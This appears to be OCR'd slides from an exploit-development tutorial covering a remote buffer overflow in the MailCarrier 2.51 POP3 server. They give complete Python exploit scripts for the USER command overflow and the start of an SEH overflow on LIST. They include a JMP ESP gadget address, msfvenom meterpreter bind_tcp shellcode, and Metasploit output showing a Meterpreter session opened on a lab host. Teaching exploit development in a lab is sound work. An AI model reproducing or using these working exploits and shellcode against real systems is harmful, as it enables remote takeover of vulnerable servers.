
Using msf-pattern_offset in order to obtain the exact offset, in this case 5094 bytes.

Vanilla EIP Overwrite (MailCarrier)

```
 GNU nano 3.2                                  vanilla3-B-Overwrite.py

#!/usr/bin/python
#Pattern Created + Check B for EIP
import sys
import socket
import time

buffer = "A" * 5094 + "B" * 4 + "C" * (6000-4-5094)

print "[*] MailCarrier 2.51 POP3 Buffer Overflow in USER command\r\n"
print "[*] Sending pwnage buffer: with %s bytes..." %len(buffer)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(("192.168.0.150", 110))
print s.recv(1024)
s.send('USER ' + buffer + '\r\n')
print s.recv(1024)
s.send('QUIT\r\n')
s.close()
time.sleep(1)
print "[*] Done, but if you get here the exploit failed!"
```

We create our “B” buffer, to confirm the exact offset and EIP overwrite.

Vanilla EIP Overwrite (MailCarrier)


Registers (FPU)
EAX 00000000
ECX 0000001F
EDX 00704504
EBX 00706BA0 ASCII "192.168.0.240"
ESP 0701EE44 ASCII "CCCC

Vanilla EIP Overwrite (MailCarrier)

```
0BADF00D [+] Results :
0F9E24F9  0x0f9e24f9 : push esp # ret 0x08 |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
1B593CB8  0x1b593cb8 : push esp # ret 0x20 |  {PAGE_EXECUTE_READ} [msjetoledb40.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v4.00.9502.0 (C:\WINDOWS\system32\msjetoledb40.dll)
1B09C2AC  0x1b09c2ac : push esp # ret 0x04 |  {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v4.00.9514.0 (C:\WINDOWS\system32\msjet40.dll)
1B023059  0x1b023059 : push esp # ret 0x10 | ascii {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v4.00.9514.0 (C:\WINDOWS\system32\msjet40.dll)
1B08C5DC  0x1b08c5dc : push esp # ret 0x10 |  {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v4.00.9514.0 (C:\WINDOWS\system32\msjet40.dll)
1B08C5EC  0x1b08c5ec : push esp # ret 0x10 |  {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v4.00.9514.0 (C:\WINDOWS\system32\msjet40.dll)
1B08C622  0x1b08c622 : push esp # ret 0x10 |  {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v4.00.9514.0 (C:\WINDOWS\system32\msjet40.dll)
1B08C63B  0x1b08c63b : push esp # ret 0x10 |  {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v4.00.9514.0 (C:\WINDOWS\system32\msjet40.dll)
1B08C651  0x1b08c651 : push esp # ret 0x10 |  {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v4.00.9514.0 (C:\WINDOWS\system32\msjet40.dll)
1B08C6BF  0x1b08c6bf : push esp # ret 0x10 |  {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v4.00.9514.0 (C:\WINDOWS\system32\msjet40.dll)
1B0983FF  0x1b0983ff : push esp # ret 0x10 |  {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v4.00.9514.0 (C:\WINDOWS\system32\msjet40.dll)
1B09842C  0x1b09842c : push esp # ret 0x10 |  {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v4.00.9514.0 (C:\WINDOWS\system32\msjet40.dll)
4DE27A50  0x4de27a50 : push esp # ret  |  {PAGE_EXECUTE_READ} [msado15.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v2.81.3014.0 (C:\Program Files\Common Files\System\ado\msado15.dll)
77C35459  0x77c35459 : push esp # ret  |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5701 (C:\WINDOWS\system32\msvcrt.dll)
77C354B4  0x77c354b4 : push esp # ret  |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5701 (C:\WINDOWS\system32\msvcrt.dll)
77C35524  0x77c35524 : push esp # ret  |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5701 (C:\WINDOWS\system32\msvcrt.dll)
77C51025  0x77c51025 : push esp # ret  |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5701 (C:\WINDOWS\system32\msvcrt.dll)
7680557E  0x7680557e : push esp # ret  |  {PAGE_EXECUTE_READ} [schannel.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.6239 (C:\WINDOWS\system32\schannel.dll)
76D1C290  0x76d1c290 : push esp # ret  |  {PAGE_EXECUTE_READ} [CLUSAPI.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\CLUSAPI.DLL)
774E14E9  0x774e14e9 : push esp # ret  |  {PAGE_EXECUTE_READ} [ole32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.6435 (C:\WINDOWS\system32\ole32.dll)
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open jmp.txt...
0BADF00D     Found a total of 125 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:46.317000
!mona jmp -r esp
```

We search for a JMP ESP to overwrite EIP with, via mona with “!mona jmp −r esp”




Vanilla EIP Overwrite (MailCarrier)

GNU nano 3.2 vanilla4-jmp-esp.py

```
#!/usr/bin/python
#Pattern Created + Check B for EIP
#JMP ESP 0x1b023059 : push esp # ret 0x10 | ascii {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False,

import sys
import socket
import time

jmp = "\x59\x30\x02\x1b"

buffer = "A" * 5094 + jmp + "C" * (6000-4-5094)

print "[*] MailCarrier 2.51 POP3 Buffer Overflow in USER command\r\n"
print "[*] Sending pwnage buffer: with %s bytes..." %len(buffer)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(("192.168.0.150", 110))
print s.recv(1024)
s.send('USER ' + buffer + '\r\n')
print s.recv(1024)
s.send('QUIT\r\n')
s.close()
time.sleep(1)
print "[*] Done, but if you get here the exploit failed!"
```

Adding the JMP to the Python script.


Vanilla EIP Overwrite (MailCarrier)



We place a breakpoint at that address, and wait for the breakpoint to be hit, confirming jmp.

IEL SPACE
Hackers for Hire

Vanilla EIP Overwrite (MailCarrier)



We step through the instructions and confirm that we land in our “C” buffer.

IEL SPACE
Hackers for Hire

```
root@pewpew:~/hacktobasics/Vanilla# msfvenom -a x86 --platform windows -p windows/meterpreter/bind_tcp LPORT=443 -b "\x00\xd9" -f c
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with An encoding exception occurred.
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=3, char=0x00)
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 336 (iteration=0)
x86/call4_dword_xor chosen with final size 336
Payload size: 336 bytes
Final size of c file: 1437 bytes
unsigned char buf[] =
"\x29\xc9\x83\xe9\xb2\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e"
"\x7a\xaa\x8e\x68\x83\xee\xfc\xe2\xf4\x86\x42\x0c\x68\x7a\xaa"
"\xee\xe1\x9f\x9b\x4e\x0c\xf1\xfa\xbe\xe3\x28\xa6\x05\x3a\x6e"
"\x21\xfc\x40\x75\x1d\xc4\x4e\x4b\x55\x22\x54\x1b\xd6\x8c\x44"
"\x5a\x6b\x41\x65\x7b\x6d\x6c\x9a\x28\xfd\x05\x3a\x6a\x21\xc4"
"\x54\xf1\xe6\x9f\x10\x99\xe2\x8f\xb9\x2b\x21\xd7\x48\x7b\x79"
"\x05\x21\x62\x49\xb4\x21\xf1\x9e\x05\x69\xac\x9b\x71\xc4\xbb"
"\x65\x83\x69\xbd\x92\x6e\x1d\x8c\xa9\xf3\x90\x41\xd7\xaa\x1d"
"\x9e\xf2\x05\x30\x5e\xab\x5d\x0e\xf1\xa6\xc5\xe3\x22\xb6\x8f"
"\xbb\xf1\xae\x05\x69\xaa\x23\xca\x4c\x5e\xf1\xd5\x09\x23\xf0"
"\xdf\x97\x9a\xf5\xd1\x32\xf1\xb8\x65\xe5\x27\xc2\xbd\x5a\x7a"
"\xaa\xe6\x1f\x09\x98\xd1\x3c\x12\xe6\xf9\x4e\x7d\x55\x5b\xd0"
"\xea\xab\x8e\x68\x53\x6e\xda\x38\x12\x83\x0e\x03\x7a\x55\x5b"
"\x02\x71\xf3\xde\x8a\x87\xc0\x8f\x02\x78\xc2\x64\x67\xa5\x4a"
"\x71\xbd\xed\xc2\x8c\x68\x7b\x11\x07\x8e\x10\xba\xd8\x3f\x12"
"\x68\x55\x5f\x1d\x55\x5b\xed\xba\xdf\xd6\x3f\x12\x1d\x67\x50"
"\x85\x55\x5b\x3f\x12\xde\x62\x53\x9b\x55\x5b\x3f\xed\xc2\xfb"
"\x06\x37\xcb\x71\xbd\x10\xaa\xe4\x6c\x2c\xfd\xe6\x6a\xa3\x62"
"\xd1\x97\xaf\x29\x76\x68\x04\x87\x05\x5e\x10\xea\xe6\x68\x6a"
"\xaa\x8e\x3e\x10\xaa\xe6\x30\xde\xf9\x6b\x97\xaf\x39\xdd\x02"
"\x7a\xfc\xdd\x3f\x12\xa8\x57\xa0\x25\x55\x5b\xeb\x82\xaa\xf0"
"\x6f\x7b\x69\xa7\xae\x0f\x43\x4d\xd3\x8a\x1f\x2c\x3e\x10\xaa"
"\xdd\x97\xaf\xaa\x8e\x68";
```

Generating our bind_tcp shellcode, with msfvenom.



```
  GNU nano 3.2                                                    vanilla5-nops-shellcode.py

#!/usr/bin/python
#Pattern Created + Check B for EIP
#JMP ESP 0x1b023059 : push esp # ret 0x10 | ascii {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False,
#nops + shellcode
import sys
import socket
import time

jmp = "\x59\x30\x02\x1b"
#msfvenom -a x86 --platform windows -p windows/meterpreter/bind_tcp LPORT=443 -b "\x00\xd9" -f c
shellcode = ("\x29\xc9\x83\xe9\xb2\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e"
"\x44\x9b\x1b\x0b\x83\xee\xfc\xe2\xf4\xb8\x73\x99\x0b\x44\x9b"
"\x7b\x82\xa1\xaa\xdb\x6f\xcf\xcb\x2b\x80\x16\x97\x90\x59\x50"
"\x10\x69\x23\x4b\x2c\x51\x2d\x75\x64\xb7\x37\x25\xe7\x19\x27"
"\x64\x5a\xd4\x06\x45\x5c\xf9\xf9\x16\xcc\x90\x59\x54\x10\x51"
"\x37\xcf\xd7\x0a\x73\xa7\xd3\x1a\xda\x15\x10\x42\x2b\x45\x48"
"\x90\x42\x5c\x78\x21\x42\xcf\xaf\x90\x0a\x92\xaa\xe4\xa7\x85"
"\x54\x16\x0a\x83\xa3\xfb\x7e\xb2\x98\x66\xf3\x7f\xe6\x3f\x7e"
"\xa0\xc3\x90\x53\x60\x9a\xc8\x6d\xcf\x97\x50\x80\x1c\x87\x1a"
"\xd8\xcf\x9f\x90\x0a\x94\x12\x5f\x2f\x60\xc0\x40\x6a\x1d\xc1"
"\x4a\xf4\xa4\xc4\x44\x51\xcf\x89\xf0\x86\x19\xf3\x28\x39\x44"
"\x9b\x73\x7c\x37\xa9\x44\x5f\x2c\xd7\x6c\x2d\x43\x64\xce\xb3"
"\xd4\x9a\x1b\x0b\x6d\x5f\x4f\x5b\x2c\xb2\x9b\x60\x44\x64\xce"
"\x61\x4f\xc2\x4b\xe9\xb9\xf1\x1a\x61\x46\xf3\xf1\x04\x9b\x7b"
"\xe4\xde\xd3\xf3\x19\x0b\x45\x20\x92\xed\x2e\x8b\x4d\x5c\x2c"
"\x59\xc0\x3c\x23\x64\xce\x8e\x84\xee\x43\x5c\x2c\x2c\xf2\x33"
"\xbb\x64\xce\x5c\x2c\xef\xf7\x30\xa5\x64\xce\x5c\xd3\xf3\x6e"
"\x65\x09\xfa\xe4\xde\x2e\x9b\x71\x0f\x12\xcc\x73\x09\x9d\x53"
"\x44\xf4\x91\x18\xe3\x0b\x3a\xb6\x90\x3d\x2e\xdb\x73\x0b\x54"
"\x9b\x1b\x5d\x2e\x9b\x73\x53\xe0\xc8\xfe\xf4\x91\x08\x48\x61"
"\x44\xcd\x48\x5c\x2c\x99\xc2\xc3\x1b\x64\xce\x88\xbc\x9b\x65"
"\x0c\x45\x58\x32\xcd\x31\x72\xd8\xb0\xb4\x2e\xb9\x5d\x2e\x9b"
"\x48\xf4\x91\x9b\x1b\x0b")
```

Placing it in to our Python script (1/2).



Vanilla EIP Overwrite (MailCarrier)

```
buffer = "A" * 5094 + jmp + "\x90" * 10 + shellcode + "C" * (6000-len(jmp)-len(shellcode)-5094-10)

print "[*] MailCarrier 2.51 POP3 Buffer Overflow in USER command\r\n"
print "[*] Sending pwnage buffer: with %s bytes..." %len(buffer)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(("192.168.0.150", 110))
print s.recv(1024)
s.send('USER ' + buffer + '\r\n')
print s.recv(1024)
s.send('QUIT\r\n')
s.close()
time.sleep(1)
print "[*] Done, but if you get here the exploit failed!"
```


Placing it in to our Python script (2/2).

IEL SPACE
Hackers for Hire

Vanilla EIP Overwrite (MailCarrier)

```
root@pewpew:~/hacktobasics/Vanilla# python vanilla5-nops-shellcode.py
[*] MailCarrier 2.51 POP3 Buffer Overflow in USER command

[*] Sending pwnage buffer: with 6000 bytes...
+OK <3500.1556616527@>, TABS Lab POP3 server ready.
```

Executing our Python script (full exploit).



Obtaining our bind shell on port 443.

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     443              yes       The listen port
   RHOST     192.168.0.150    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > run

[*] Started bind TCP handler against 192.168.0.150:443
[*] Sending stage (179779 bytes) to 192.168.0.150
[*] Meterpreter session 1 opened (192.168.0.240:43473 -> 192.168.0.150:443) at 2019-04-30 11:30:28 +0200

meterpreter >
```

Using Meterpreter to connect to the bind shell.

SEH exploitation

41414141 – Still the magic numbers, just different!

Structured exception handling exploits compromise an application by overwriting the pointer of an exception handler with an attacker controlled address.

The "**Structured Exception Handler** (SEH)" is a protection mechanism that was implemented to mitigate the abuse of buffer overflows, but it is a highly flawed one.



REF: https://www.fuzzysecurity.com/tutorials/expDev/3.html

GNU nano 3.2 seh1.py

```
#!/usr/bin/python
# Exploit Title: MailCarrier 2.51 - SEH Remote Buffer Overflow in "LIST" command(POP3)
import sys
import socket
import time

buffer = "A" * 10000

print "[*] MailCarrier 2.51 POP3 Buffer Overflow in LIST command\r\n"
print "[*] Sending pwnage buffer: with %s bytes..." %len(buffer)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(("192.168.0.151", 110))
print s.recv(1024)
print "[*] Sending USERNAME\r\n"
s.send('USER test' + '\r\n')
print s.recv(1024)
print "[*] Sending PASSWORD\r\n"
s.send('PASS test' + '\r\n')
print s.recv(1024)
print "[*] Sending Evil LIST buffer\r\n"
s.send('LIST ' + buffer + '\r\n')
print s.recv(1024)
s.send('QUIT\r\n')
s.close()
time.sleep(1)
print "[*] Done, but if you get here the exploit failed!"
```

